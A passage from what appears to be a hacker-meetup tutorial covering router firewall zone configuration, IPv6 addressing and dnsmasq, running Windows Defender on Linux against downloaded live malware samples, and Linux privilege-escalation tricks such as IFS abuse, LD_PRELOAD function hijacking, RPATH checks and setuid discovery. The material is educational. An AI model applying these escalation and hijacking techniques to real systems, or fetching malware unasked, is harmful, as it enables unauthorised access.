↪$aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
↪'
set system login user someone authentication plaintext-password ''
set system login user someone full-name ''
set system login user someone level admin

set system ntp server 0.ubnt.pool.ntp.org
set system ntp server 1.ubnt.pool.ntp.org
set system ntp server 2.ubnt.pool.ntp.org
set system ntp server 3.ubnt.pool.ntp.org
set system offload hwnat disable
set system offload ipsec enable
set system offload ipv4 forwarding enable
set system offload ipv6 forwarding enable
set system syslog global facility all level notice
set system syslog global facility protocols level debug
set system time-zone UTC
set system traffic-analysis dpi enable
set system traffic-analysis export enable
```

### zone configurations

Here is boilerplate for applying the zone configurations. Zone ruleset lan-guest-6 is for IPv6 traffic from zone lan to zone guest (with "-6" dropped for IPv4). Each zone is associated with an interface (eth0, eth1, eth2, and local for the firewall itself).

```
set zone-policy zone GUEST default-action drop
set zone-policy zone GUEST from LAN firewall ipv6-name lan-guest-6
set zone-policy zone GUEST from LAN firewall name lan-guest
set zone-policy zone GUEST from WAN firewall ipv6-name wan-guest-6
set zone-policy zone GUEST from WAN firewall name wan-guest
set zone-policy zone GUEST from local firewall ipv6-name local-guest-6
set zone-policy zone GUEST from local firewall name local-guest
set zone-policy zone GUEST interface eth2
set zone-policy zone LAN default-action drop
set zone-policy zone LAN from GUEST firewall ipv6-name guest-lan-6
set zone-policy zone LAN from GUEST firewall name guest-lan
set zone-policy zone LAN from WAN firewall ipv6-name wan-lan-6
set zone-policy zone LAN from WAN firewall name wan-lan
set zone-policy zone LAN from local firewall ipv6-name local-lan-6
set zone-policy zone LAN from local firewall name local-lan
set zone-policy zone LAN interface eth1
set zone-policy zone WAN default-action drop
set zone-policy zone WAN from GUEST firewall ipv6-name guest-wan-6
set zone-policy zone WAN from GUEST firewall name guest-wan
set zone-policy zone WAN from LAN firewall ipv6-name lan-wan-6
set zone-policy zone WAN from LAN firewall name lan-wan
set zone-policy zone WAN from local firewall ipv6-name local-wan-6
set zone-policy zone WAN from local firewall name local-wan
set zone-policy zone WAN interface eth0
set zone-policy zone local default-action drop
set zone-policy zone local from GUEST firewall ipv6-name guest-local-6
set zone-policy zone local from GUEST firewall name guest-local
set zone-policy zone local from LAN firewall ipv6-name lan-local-6
set zone-policy zone local from LAN firewall name lan-local
set zone-policy zone local from WAN firewall ipv6-name wan-local-6
set zone-policy zone local from WAN firewall name wan-local
set zone-policy zone local local-zone
```

We're not providing all the firewall rules as they generally differ too much. But as an example, if you wanted to allow all IPv4 traffic in a given zone:

```
set firewall name allow-all default-action accept
set firewall name allow-all description 'IPv4 allow all, drop invalid'
set firewall name allow-all rule 1 action accept
set firewall name allow-all rule 1 state established enable
set firewall name allow-all rule 1 state related enable
set firewall name allow-all rule 2 action drop
set firewall name allow-all rule 2 log enable
set firewall name allow-all rule 2 state invalid enable
```

Another snippet is to drop traffic except for continuation of already allowed traffic.

```
set firewall name allow-est-drop-inv default-action drop
set firewall name allow-est-drop-inv description 'IPv4 allow established, drop invalid
↪'
set firewall name allow-est-drop-inv enable-default-log
set firewall name allow-est-drop-inv rule 1 action accept
set firewall name allow-est-drop-inv rule 1 state established enable
set firewall name allow-est-drop-inv rule 1 state related enable
set firewall name allow-est-drop-inv rule 2 action drop
set firewall name allow-est-drop-inv rule 2 log enable
set firewall name allow-est-drop-inv rule 2 state invalid enable
```

## 8.6 IPv6

The focus here is providing enough information to illustrate how to set up IPv6 in homes or smaller organizations.

## 8.6.1 IPv6 background

Wikipedia has many IPv6 articles (which reference the relevant RFCs):

- First priority are: IPv6, IPv6 address, IPv6 packet, and IPv6 subnetting.
- Next priority are: Unique local addresses, Internet Control Message Protocol version 6, Neighbor Discovery Protocol, and optionally Secure Neighbor Discovery.
- For IP address allocation: Prefix delegation, Stateless address autoconfiguration (SLAAC), Dynamic Host Configuration Protocol version 6, and optionally **dnsmasq** with dnsmasq manpage if using **dnsmasq** to implement DNS & DHCP.
- Finally of lesser initial value are: IPv6 deployment, Comparison of IPv6 support in operating systems, IPv6 pseudo header, IPv6 rapid deployment, and IPv6 transition mechanism.

Use test-ipv6.com for IPv6 connectivity testing. If for some reason your ISP does not support IPv6, Simple DNS Plus generates unique private IPv6 address ranges for testing.

## 8.6.2 Adding IPv6, not replacing IPv4

### Dual Stack Implementation

The current goal should be to create a dual stack implementation, realizing that IPv4 cannot be avoided for the time being but will eventually fade away. All relevant hardware and software should support both IPv4 and IPv6 simultaneously, usually without additional configuration (for at least the consumer devices). The most important exception to that is firewalls.

### IPv4 is not going away anytime soon

IPv6 has an extensive IPv6 transition mechanism allowing IPv6 and IPv4 to interoperate. The massive IPv4 network infrastructure will provide a financial incentive to allow IPv4 hosts to access content for a long time to come, even when not configured for IPv6.

### IPv6 is not ready everywhere

Even if you wanted to go IPv6 only that's not possible in all cases. For example, Google Compute Engine comes with IPv6 disabled by default and IPv6 is not currently supported.

### IPv4 is not available everywhere

From IPv4 Address Status at ARIN:

> ARIN's free pool of IPv4 address space was depleted on 24 September 2015. As a result, we no longer can fulfill requests for IPv4 addresses unless you meet certain policy requirements that reserved blocks of IPv4 addresses for special cases …
>
> Submit an IPv4 request and go on the Waiting List for Unmet Requests. Requests on the waiting list can only be filled when ARIN adds IPv4 address space to its available IPv4 inventory. This usually occurs after: a registrant returns IPv4 address; a revocation by ARIN (typically for non-payment of annual fees); IPv4 address space distribution to ARIN by Internet Assigned Numbers Authority (IANA); or otherwise made available to be re-issued.

PSA: Verizon Wireless to stop issuing Public Static IPv4 addresses:

> On June 30, 2017, Verizon will stop issuing new Public Static IPv4 addresses due to a shortage of available addresses. Customers that currently have active Public Static IPv4 addresses will retain those addresses, and Verizon will continue to fully support existing Public Static IPv4 addresses. In order to reserve new IP addresses, your company will need to convert to the Persistent Prefix IPv6 requirements and implement new Verizon-certified IPv6 devices.

See IPv6 deployment and Google IPv6 Per-Country IPv6 adoption for a glimpse into IPv6 adoption worldwide.

## 8.6.3 IPv6 differences

There are a few key IPv6 differences to be aware of to successfully implement IPv6.

### No broadcast

From IPv6 address:

> IPv6 does not implement broadcast addressing. Broadcast's traditional role is subsumed by multicast addressing to the all-nodes link-local multicast group ff02::1.

### IPv6 discourages NAT

From RFC 4864 Local Network Protection for IPv6:

> IPv6 was designed with the intention of making NAT unnecessary, and this document shows how Local Network Protection (LNP) using IPv6 can provide the same or more benefits without the need for address translation.

### 64 bits for a subnet

There are 3 separate fields in the IPv6 address: routing prefix (delegated by the ISP), subnet id (managed by the customer), and interface identifier (a whole 64 bits per subnet).

Table 8.1: IPv6 Address

| | | | |
|---|---|---|---|
| bits (128) | 48 - 64 | 16 - 0 | 64 |
| field | routing prefix | subnet id | interface identifier |

From RFC 5375 IPv6 Unicast Address Assignment Considerations - 3. Subnet Prefix Considerations:

> Using a subnet prefix length other than a /64 will break many features of IPv6, including Neighbor Discovery (ND), Secure Neighbor Discovery (SEND) [RFC3971], privacy extensions [RFC4941], parts of Mobile IPv6 [RFC4866], Protocol Independent Multicast - Sparse Mode (PIM-SM) with Embedded-RP [RFC3956], and Site Multihoming by IPv6 Intermediation (SHIM6) [SHIM6], among others. A number of other features currently in development, or being proposed, also rely on /64 subnet prefixes.
>
> Using /64 subnets is strongly recommended, also for links connecting only routers. A deployment compliant with the current IPv6 specifications cannot use other prefix lengths.

The article Yes it's a lot of bits but… is an interesting read.

### Prefix delegation

ISPs typically provide both:

**Publically routable IPv6 address** Generally the firewall's external interface.

**Publically routable IPv6 prefix delegation** IPv6 address block for internal use. See Prefix delegation.

How big should the prefix delegation be? From IPv6 subnetting, /64 is "Single LAN (default prefix size for SLAAC)" while /56 is "Minimal end sites assignment (e.g. Home network) (/56 = 256 /64)." From IPv6 address "addresses are typically distributed in /48 to /56 sized blocks to the end users." The upshot is that your ISP prefix delegation **should be /56** or better, though some ISPs delegate /64.

### Lots of (IPv6) addresses per interface

Here are the Debian Linux addresses for an Ethernet interface:

```
hacker@meetup:~$ ip addr show dev enp5s0
2: enp5s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group␣
↪default qlen 1000
    link/ether 00:30:67:bc:41:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.117/24 brd 192.168.1.255 scope global dynamic enp5s0
       valid_lft 64823sec preferred_lft 64823sec
    inet6 2605:e000:9343:8400:7175:9e30:84a4:2682/64 scope global temporary dynamic
       valid_lft 85883sec preferred_lft 13883sec
    inet6 2605:e000:9343:8400:230:67ff:febc:41d0/64 scope global mngtmpaddr␣
↪noprefixroute dynamic
       valid_lft 85883sec preferred_lft 13883sec
    inet6 fe80::230:67ff:febc:41d0/64 scope link
       valid_lft forever preferred_lft forever
```

- 192.168.1.117/24 scope global dynamic enp5s0

  This is an IPv4 RFC 1918 address (Address Allocation for Private Internets).

- 2605:e000:9343:8400:7175:9e30:84a4:2682/64 scope global temporary dynamic

  This is the currently valid RFC 4941 address (Privacy Extensions for Stateless Address Autoconfiguration in IPv6). These addresses are regenerated at configurable intervals, deprecating the previous address. The non-deprecated addresses are used for new outgoing connections and provide some security with the ever-changing address drawn from a /64 block.

- 2605:e000:9343:8400:230:67ff:febc:41d0/64 scope global mngtmpaddr noprefixroute dynamic

  This is an RFC 7217 address (A Method for Generating Semantically Opaque Interface Identifiers with IPv6 Stateless Address Autoconfiguration (SLAAC)). These addresses are published in global DNS and used for incoming connections. They are "random" but remain that same for a given IPv6 prefix, only changing when the host it moved to a different IPv6 prefix. When moved back to the original prefix the address reverts back.

- fe80::230:67ff:febc:41d0/64 scope link

  This is the non-routable link-local address. See RFC 4193 (Unique Local IPv6 Unicast Addresses). From IPv6 address:

  > All interfaces of IPv6 hosts require a link-local address. A link-local address is derived from the MAC address of the interface and the prefix fe80::/10.

### ICMPv6 messages are critical to the proper functioning of IPv6

From IPv6 address:

> The assignment of a unicast IPv6 address to an interface involves an internal test for the uniqueness of that address using *Neighbor Solicitation* and *Neighbor Advertisement* (ICMPv6 type 135 and 136) messages. … The node joins the solicited-node multicast address for the tentative address (if not already done so) and sends neighbor solicitations, with the tentative address as target address and the unspecified address (::/128) as source address. The node also joins the all-hosts multicast address ff02::1, so it will be able to receive *Neighbor Advertisements*.

See Neighbor Discovery Protocol (NDP) for the ICMPv6 packet types: Router Solicitation (Type 133), Router Advertisement (Type 134), Neighbor Solicitation (Type 135), Neighbor Advertisement (Type 136), and Redirect (Type 137).

See RFC 4890 Recommendations for Filtering ICMPv6 Messages in Firewalls for information on firewalling ICMPv6.

### Options for getting IPv6 addresses

From IPv6 address assignment – stateless, stateful, DHCP… oh my!:

> **Static (manual) address assignment** exactly like with IPv4, you can go on and apply the address yourself.
>
> **Stateless Address Auto Configuration (SLAAC)** nodes listen for ICMPv6 Router Advertisements (RA) messages periodically sent out by routers on the local link, or requested by the node using an RA solicitation message. … By default, SLAAC does not provide anything to the client outside of an IPv6 address and a default gateway.
>
> **Stateless DHCPv6** with this option SLAAC is still used to get the IP address, but DHCP is used to obtain "other" configuration options, usually things like DNS, NTP, etc.
>
> **Stateful DHCPv6** functions exactly the same as IPv4 DHCP in which hosts receive both their IPv6 address and additional parameters from the DHCP server. … **NOTE: The only way to get a default gateway in IPv6 is via a RA message. DHCPv6 does not carry default route information at this time.**

RA determine the client's IPv6 behavior. RFC 5075 IPv6 Router Advertisement Flags Option describes the key flags:

**M - Managed Address Configuration Flag** addresses are available via DHCP.

**O - Other Configuration Flag** other configuration info is available (DNS, NTP, …).

**A - autonomous address-configuration flag** part of a Prefix Information option field (see RFC 4861 - Prefix Information). Indicates prefix can be used for stateless address configuration.

O & A lets the client pick it's own addresses yet still get DNS, NTP, … information from the DHCP server.

It's pretty common to have both SLAAC and DHCPv6 for a couple of reasons. Android does not support DHCPv6 and **must** use SLAAC. RA can be used to configure DNS servers (see RFC 6106 IPv6 Router Advertisement Options for DNS Configuration) but not other settings, thus at least stateless DHCPv6 may be needed. Given that DHCP is used for IPv4, adding IPv6 is not uncommon.

Many smaller sites use `dnsmasq` to integrate DNS & DHCP, allowing DNS to be updated with DHCP name/address information.

The presentation IPv6 End Station Addressing: Choosing SLAAC or DHCP is an interesting read.

### Stateless address autoconfiguration (SLAAC)

IPv6 hosts can autoconfigure themselves automatically when connected to an IPv6 network using the Neighbor Discovery Protocol via Internet Control Message Protocol version 6 (ICMPv6) router discovery messages. When first connected to a network, a host sends a link-local router solicitation multicast request for its configuration parameters; routers respond to such a request with a router advertisement packet that contains Internet Layer configuration parameters.

If IPv6 stateless address auto-configuration is unsuitable for an application, a network may use stateful configuration with the Dynamic Host Configuration Protocol version 6 (DHCPv6) or hosts may be configured manually using static methods.

### dnsmasq populates DNS from DHCP

### dnsmasq configuration options

**`dnsmasq`** can populate DNS with client names and addresses from both DHCP and SLAAC-addressed clients. There are some complications, mainly from Windows that requires some explanation.

dnsmasq manpage shows there are 2 ways to use DHCPv6:

- `--dhcp-range=::1,::400,constructor:eth0`

  This is full DHCPv6 like DHCPv4.

- `--dhcp-range=::,constructor:eth0,MODE`

  This uses stateless DHCP (not providing an IPv6 address, but providing configuration options) and/or SLAAC. MODE can be among:

  **ra-only** Router advertisement only, no DHCP.

  **slaac** Router advertisement with SLAAC.

  **ra-stateless** Router advertisement, stateless DHCP options, and SLAAC.

  **ra-names** Uses host IPv4 lease to get hostname & makes a guess at IPv6 address, which is added to DNS if a ping reply is received. This fails with out-of-the-box Windows, but can be rectified (see below).

  **ra-advrouter** Used in mobile IPv6.

  **off-link** See RFC 5942 IPv6 Subnet Model: The Relationship between Links and Subnet Prefixes. An IPv6 host keeps a prefix list of “on link” prefixes, and using off-link keeps the advertised prefix from the “on link” prefixes list. When sending to addresses not in the “on link” prefixes the routing table is used.

### dnsmasq configuration results

As was discussed above, RFC 5075 IPv6 Router Advertisement Flags Option describes the key flags used by **`dnsmasq`**:

**M - Managed Address Configuration Flag** addresses are available via DHCP. This is set for DHCPv6 actually distributing IPv6 addresses via something like `--dhcp-range=::1,::400,constructor:eth0` (stateful), and not for `--dhcp-range=::,constructor:eth0,MODE` (stateless).

**O - Other Configuration Flag** other configuration info is available (DNS, NTP, . . . ). This is set for `ra-stateless`.

**A - autonomous address-configuration flag** part of a Prefix Information option field (see RFC 4861 - Prefix Information). Indicates prefix can be used for stateless address configuration. This is set for `slaac` and `ra-stateless`.

Here is are the **dnsmasq** behavior when stateful DHCPv6 is not used:

Table 8.2: dnsmasq without stateful DHCPv6 (M unset, A set)

| dnsmasq options | O flag | ==> | SLAAC | stateless DHCPv6 | DNS EUI-64 guess |
|---|---|---|---|---|---|
| slaac | N | ==> | Y | N | N |
| ra-only | N | ==> | Y | N | N |
| ra-names | N | ==> | Y | N | Y |
| ra-names,slaac | N | ==> | Y | N | Y |
| ra-stateless | Y | ==> | Y | Y | N |
| ra-names,ra-stateless | Y | ==> | Y | Y | Y |

The above "DNS EUI-64 guess" means that **dnsmasq** will use the DHCPv4 host name and compute the IEEE EUI-64 IPv6 address (see Appendix A: Creating Modified EUI-64 Format Interface Identifiers) and `ping6` that address to verify it. DNS is updated for verified addresses. This doesn't work on all clients, specifically not for Chromebooks and Windows. Chromebooks don't have a name and this is a security feature.

Windows generates random addresses (not IEEE EUI-64 addresses). To fix this on Windows 10 and allow `ra-names ping6` to work, follow Windows ipv6 hostname:

```
netsh interface ipv6 set global randomizeidentifiers=disabled
netsh advfirewall firewall add rule name="ICMPv4 8" protocol=icmpv4:8,any dir=in␣
↪action=allow
netsh advfirewall firewall add rule name="ICMPv6 128" protocol=icmpv6:128,any dir=in␣
↪action=allow
```

# 8.7 loadlibrary

## 8.7.1 What's loadlibrary?

### Running Windows DLL's on Linux

From loadlibrary:

> This repository contains a library that allows native Linux programs to load and call functions from a Windows DLL.
>
> As a demonstration, I've ported Windows Defender to Linux.

```
$ ./mpclient eicar.com
main(): Scanning eicar.com...
EngineScanCallback(): Scanning input
EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.
```

The motivation is to allow using Linux to fuzz Windows software:

> Distributed, scalable fuzzing on Windows can be challenging and inefficient. This is especially true for endpoint security products, which use complex interconnected components that span across kernel and user space. This often requires spinning up an entire virtualized Windows environment to fuzz them or collect coverage data.

> This is less of a problem on Linux, and I've found that porting components of Windows Antivirus products to Linux is often possible. This allows me to run the code I'm testing in minimal containers with very little overhead, and easily scale up testing.
>
> This is just personal opinion, but I also think Linux has better tools.

The software selected to port is Windows Defender:

> MsMpEng is the Malware Protection service that is enabled by default on Windows 8, 8.1, 10, Windows Server 2016, and so on. Additionally, Microsoft Security Essentials, System Centre Endpoint Protection and various other Microsoft security products share the same core engine.
>
> The core component of MsMpEng responsible for scanning and analysis is called mpengine. Mpengine is a vast and complex attack surface, comprising of handlers for dozens of esoteric archive formats, executable packers, full system emulators for various architectures and interpreters for various languages. All of this code is accessible to remote attackers.

### Building the tool to run Microsoft Malware Protection Engine

Running MsMpEng on Linux requires downloading the MS antimalware program from Antimalware and antispyware updates. Here's the required steps for a Google Compute Engine Debian 9 instance:

```
#!/usr/bin/env bash

# Get taviso/loadlibrary from GitHub:
#     https://github.com/taviso/loadlibrary


# ****************************************************************************
# Install required packages
# ****************************************************************************
sudo apt install \
            libc6-dev-x32 gcc-multilib lib32readline-dev cabextract \
                gdb libimage-exiftool-perl -y

# ****************************************************************************
# Get loadlibrary
# ****************************************************************************
cd
mkdir -p av
cd av
git clone https://github.com/taviso/loadlibrary.git

# ****************************************************************************
# Get MsMpEng
# ****************************************************************************
# Pre-load mpam-fe.exe
cd loadlibrary/engine
curl -L -o mpam-fe.exe 'https://go.microsoft.com/fwlink/?LinkID=121721&arch=x86'
cabextract mpam-fe.exe
exiftool mpengine.dll | grep 'Product Version Number'
# NOTE: bug fixed in 1.1.13903.0
cd ..

# ****************************************************************************
# Make
# ****************************************************************************
# make loadlibrary
```

```
make
cd ..
```

## 8.7.2 Running MsMpEng

### Obtain sample malware

A quick search will show many sources of downloadable malware:

```
# ***************************************************************************
# Get some sample viruses
#
# https://zeltser.com/malware-sample-sources/
# http://vxheaven.org/vl.php
#
# ***************************************************************************

cd
mkdir -p av/samples
cd av/samples

curl -L -o theZoo.zip https://github.com/ytisf/theZoo/zipball/master

mkdir -p Virus.Win
cd Virus.Win
curl -L -o Virus.Win.tgz http://vxheaven.org/dl/Virus.Win.tgz
tar -xzf Virus.Win.tgz
```

### Scanning malware with MsMpEng

```
# ***************************************************************************
# Do some sample runs of ./mpclient (Windows Defender aka MsMpEng)
# ***************************************************************************
cd ~/av/loadlibrary
SAMPLES=~/av/samples

./mpclient $SAMPLES/theZoo.zip 2>&1 | grep Threat | sort | uniq | tee threats.txt

./mpclient $SAMPLES/Virus.Win/Virus.Win32.Mooder.l

./mpclient $SAMPLES/Virus.Win/Virus.Win32.W* 2>&1 | grep Threat | sort | uniq | tee␣
↪threats.txt
```

# 8.8 Linux Exploitation Tricks

## 8.8.1 Privilege Escalation

Here are 2 links to investiage privilege escalation:

- Basic Linux Privilege Escalation
- Understanding Privilege Escalation

### 8.8.2 Miscelaneous Exploits

Hacking Linux Part I: Privilege Escalation By gimboyd is a short read of these exploits:

- Abusing users with '.' in their PATH:
- Shell Escape Sequences: (applications that allow you to run a shell)
- IFS Exploit:
- LD_PRELOAD Exploit: (covered in more detail in *Overriding Libraries*)
- symlinks

Of the above the IFS (internal field separator) is perhaps the most confusing for beginners so we provide an IFS example below. From `man bash`:

> IFS The Internal Field Separator that is used for word splitting after expansion and to split lines into words with the read builtin command. The default value is "<space><tab><newline>".

Here is an example in C and bash illustrating some differences how IFS works:

```
$ export IFS=/
$ # test.sh runs "/bin/date" and "eval /bin/date"
$ cat test.sh
#!/usr/bin/env bash

echo -n "$IFS" | od -bc
echo try 1
/bin/date
echo try 2
cmd="/bin/date"; eval $cmd
$ # test.sh ignores inherited IFS
$ ./test.sh
0000000 040 011 012
             \t  \n
0000003
try 1
Fri Sep  5 15:21:13 PDT 2014
try 2
Fri Sep  5 15:21:13 PDT 2014
$ # ". ./test.sh" uses IFS and sees "eval /bin/date" as "bin date"
$ . ./test.sh
0000000 057
          /
0000001
try 1
Fri Sep  5 15:21:25 PDT 2014
try 2
-bash: bin: command not found
$ # . test.c duplicates test.sh and acts like ". ./test.sh"
$ cat test.c
#include <stdlib.h>
main()
{
  system("echo -n \"$IFS\" | od -bc");
  system("echo try 1");
  system("/bin/date");
  system("echo try 2");
  system("cmd=\"/bin/date\"; eval $cmd");
}
```

```
$ gcc -o test test.c
$ chmod +x test
$ ./test
0000000 057
          /
0000001
try 1
Fri Sep  5 15:22:10 PDT 2014
try 2
sh: 1: eval: bin: not found
$
```

### 8.8.3 Initializing Uninitialized Memory

Controlling uninitialized memory with LD_PRELOAD mentions that

> The source of this technique is in the way the Linux linker/loader, ld.so, handles the LD_PRELOAD environment variable. This variable allows users to specify libraries to be preloaded, effectively allowing users to override functions used in a particular binary. Of course, the LD_PRELOAD variable is ignored with setuid binaries, since otherwise an attacker could trivially override arbitrary functions in setuid binaries and easily take control of a system.
>
> However, regardless of whether or not libraries specified via LD_PRELOAD are actually loaded at runtime, ld.so copies the name of each library onto the stack prior to executing the program, and doesn't clean up after itself. By specifying a very long LD_PRELOAD variable and executing a binary, a portion of the stack will be overwritten with part of the LD_PRELOAD variable during linking, and it will stay that way once execution of the program begins, even on setuid binaries, where the library itself is not loaded.

So here goes an example of loading some of memory with the letter "A":

```
hacker@kali64:~$ LD_PRELOAD=$(python -c 'print("A"*1000)') date
ERROR: ld.so: object
 ↪'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
Thu Sep  4 21:55:18 PDT 2014
hacker@kali64:~$
```

### 8.8.4 Overriding Libraries

A nifty trick is to override libraries. Consult Static, Shared Dynamic and Loadable Linux Libraries for an overview of libraries and ld-linux(8) - Linux man page for the LD_* environment variables.

Of course these tricks won't work for a setuid/setgid program (unless ruid = euid, that is real uid = effective uid).

#### LD_PRELOAD Hack

Suppose a non-setuid program calls a libc routine, say `puts()` and you'd like to either override that call or inject code before/after that call. One method is to build a shared library redefining `puts()` and use LD_PRELOAD to force it to be preloaded & override libc's `puts()`. The example below is a conglomeration of ideas found in these articles: LD PRELOAD notes, The linux– function hijacking – Based on LD_PRELOAD, The magic of LD_PRELOAD for Userland Rootkits (the last 2 links show handling a variable number of arguments).

Below, *main.c* just prints a simple message. *puts-replace.c* replaces it with an `exit(153)`, while *puts-inject.c* injects a write to file *evil.txt* prior to passing the call on to the real, original `puts()`.

```
hacker@kali64:~/local/LD_PRELOAD$ # the unmodified program
hacker@kali64:~/local/LD_PRELOAD$ cat main.c
#include <stdio.h>
main()
{
  puts("Hello");
  puts("Goodbye");
}
hacker@kali64:~/local/LD_PRELOAD$ gcc -o main main.c
hacker@kali64:~/local/LD_PRELOAD$ ./main
Hello
Goodbye
hacker@kali64:~/local/LD_PRELOAD$ # replace puts with exit(153)
hacker@kali64:~/local/LD_PRELOAD$ cat puts-replace.c
#include <stdio.h>
#include <stdlib.h>
int puts(const char *s)
{
  // this puts just silently exits the whole program
  exit(153);
}
hacker@kali64:~/local/LD_PRELOAD$ gcc -shared -fPIC -D_GNU_SOURCE \
    -o puts-replace.so puts-replace.c
hacker@kali64:~/local/LD_PRELOAD$ LD_PRELOAD=$PWD/puts-replace.so ./main
hacker@kali64:~/local/LD_PRELOAD$ echo $?
153
hacker@kali64:~/local/LD_PRELOAD$ # inject code in puts - write to evil.txt
hacker@kali64:~/local/LD_PRELOAD$ cat puts-inject.c
#include <dlfcn.h>
#include <stdio.h>
int puts(const char *s)
{
  static int (*orig_puts) (const char *s) = NULL;

  // inject evil code here
  FILE *fp = fopen("evil.txt", "a");
  fprintf(fp, "%s\n", "some secret");
  fclose(fp);

  // dynamically load original puts if needed, then call it
  if (orig_puts == NULL)
    orig_puts = (int (*)()) dlsym(RTLD_NEXT, "puts");
  return (*orig_puts)(s);
}
hacker@kali64:~/local/LD_PRELOAD$ gcc -shared -ldl -fPIC -D_GNU_SOURCE \
    -o puts-inject.so puts-inject.c
hacker@kali64:~/local/LD_PRELOAD$ LD_PRELOAD=$PWD/puts-inject.so ./main
Hello
Goodbye
hacker@kali64:~/local/LD_PRELOAD$ cat evil.txt
some secret
some secret
hacker@kali64:~/local/LD_PRELOAD$
```

Using `nm -D` we can view the "U" undefined and "T" defined symbols in our *main* and two shared objects *puts-replace.so* and *puts-inject.so*.

```
hacker@kali64:~/local/LD_PRELOAD$
hacker@kali64:~/local/LD_PRELOAD$ # main requires puts (and __libc_start_main)
hacker@kali64:~/local/LD_PRELOAD$ nm -D main
##################### SNIP #####################
                 U __libc_start_main
                 U puts
hacker@kali64:~/local/LD_PRELOAD$
hacker@kali64:~/local/LD_PRELOAD$ # puts-replace.so provides puts and requires exit
hacker@kali64:~/local/LD_PRELOAD$ nm -D puts-replace.so
##################### SNIP #####################
                 U exit
00000000000006c0 T puts
hacker@kali64:~/local/LD_PRELOAD$
hacker@kali64:~/local/LD_PRELOAD$ # puts-inject.so provides puts and requires
hacker@kali64:~/local/LD_PRELOAD$ #   support for the injected code
hacker@kali64:~/local/LD_PRELOAD$ nm -D puts-inject.so
##################### SNIP #####################
                 U dlsym
                 U fclose
                 U fopen
                 U fprintf
00000000000007c0 T puts
hacker@kali64:~/local/LD_PRELOAD$
```

### RPATH and Environment Variables

ELF file RPATH specification and environment variables affect the load order for an executable. When looking for an exploit you can check the ELF file to see if there is an RPATH specification that might allow overriding a shared library:

```
hacker@kali64:~$ readelf --dynamic /usr/bin/some_exe | grep PATH
 0x000000000000000f (RPATH)    Library rpath: [/usr/lib/binutils/avr/git]
 0x000000000000001d (RUNPATH)  Library runpath: [/usr/lib/binutils/avr/git]
```

ld.so(8) man page description section mentions the library search order:

> When resolving library dependencies, the dynamic linker first inspects each dependency string to see if it contains a slash (this can occur if a library pathname containing slashes was specified at link time). If a slash is found, then the dependency string is interpreted as a (relative or absolute) pathname, and the library is loaded using that pathname.
>
> If a library dependency does not contain a slash, then it is searched for in the following order:
>
> - (ELF only) Using the directories specified in the DT_RPATH dynamic section attribute of the binary if present and DT_RUNPATH attribute does not exist. Use of DT_RPATH is deprecated.
> - Using the environment variable LD_LIBRARY_PATH. Except if the executable is a set-user-ID/set-group-ID binary, in which case it is ignored.
> - (ELF only) Using the directories specified in the DT_RUNPATH dynamic section attribute of the binary if present.
> - From the cache file /etc/ld.so.cache, which contains a compiled list of candidate libraries previously found in the augmented library path. If, however, the binary was linked with the -z nodeflib linker option, libraries in the default library paths are skipped. Libraries installed in hardware capability directories (see below) are preferred to other libraries.

- In the default path /lib, and then /usr/lib. If the binary was linked with the -z nodeflib linker option, this step is skipped.

So where does this leave us? Check the ELF for additional RPATH specification that contains a writable directory.

## 8.8.5 setuid executables

A setuid executable is created via `chmod u+s`. This affects several aspects of running the program: the started process runs as the owning user of the program file, and the invoking user is prohibited from altering the new process in any way. So running `gdb` on a setuid program actually runs it as a normal non-setuid program. Altering LD_LIBRARY_PATH, `ptrace`, or other attempts to alter the program are also not permitted. To find setuid/setgid programs:

```
# find setuid or getuid programs
find / -type f -perm /6000 -exec stat -c "%A %a %n" {} \;
# find only setuid programs
find / -type f -perm /4000
```

### real/effective/saved uid's

Sometimes setuid programs drop permissions in a way that allows the program to revert back to root. To understand this you should be aware that the process has 3 important uids: real (ruid), effective (euid), and saved (suid). The ruid starts out as the uid of the executing user, euid as the owner of the setuid program, and suid the same as euid. From there the program can use different methods to drop permissions, some of which can be reversed.

> Side Note: Linux has a fourth uid, the fsuid filesystem user ID "which is used explicitly for access control to the file system. It matches the euid unless explicitly set otherwise. It may be root's user ID only if ruid, suid, or euid is root. Whenever the euid is changed, the change is propagated to the fsuid." There are equivalent group real, effective and saved gids.

You can see your uid & gid via the `id` command and view all four of your real/effective/saved/fs uid's & gid's as the first three after *Uid* in `cat /proc/$$/task/$$/status | grep -A2 TracerPid`:

```
hacker@kali64:~$ cat /proc/$$/task/$$/status | grep -A2 TracerPid
TracerPid:    0
Uid:  1000    1000    1000    1000
Gid:  1001    1001    1001    1001
```

### Changing uid's

When dropping permissions from root it may be possible to revert to root depending on how permissions were dropped. Here are the restrictions on changing these id's from setresuid():

> Unprivileged user processes may change the real UID, effective UID, and saved set-user-ID, each to one of: the current real UID, the current effective UID or the current saved set-user-ID.
>
> Privileged processes (on Linux, those having the CAP_SETUID capability) may set the real UID, effective UID, and saved set-user-ID to arbitrary values.

The following setuid C program starts off by showing all 4 uids set to root then back to to their original values. It then illustrates the difference between `seteuid()` and `setuid()`: `setuid()` also sets the suid and so cannot revert to root. Additionally, starting a subprocess via `system()` sets suid to the euid preventing the subprocess reverting to root.

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

void printit(void)
{
    uid_t ruid, euid, suid;
    getresuid(&ruid, &euid, &suid);
    printf("UID:    %-4d    %-4d    %-4d \n", ruid, euid, suid);
    system("cat /proc/$$/task/$$/status | grep -i uid");
    return;
}

int main()
{
   // Starting with
   printf("******* Starting out\n");
   printit();
   printf("******* setresuid(0,0,0) illustrate setting all uids to root\n");
   setresuid(0,0,0);
   printit();
   printf("******* setresuid(1000,0,0) get uids back to starting values\n");
   setresuid(1000,0,0);
   printit();
   printf("******* seteuid(1000) lowers to 1000 and process can raise to root\n");
   seteuid( 1000 );
   printit();
   printf("******* seteuid(0) back at root\n");
   seteuid( 0 );
   printit();
   printf("******* setuid(1000) also sets suid\n");
   setuid( 1000 );
   printit();
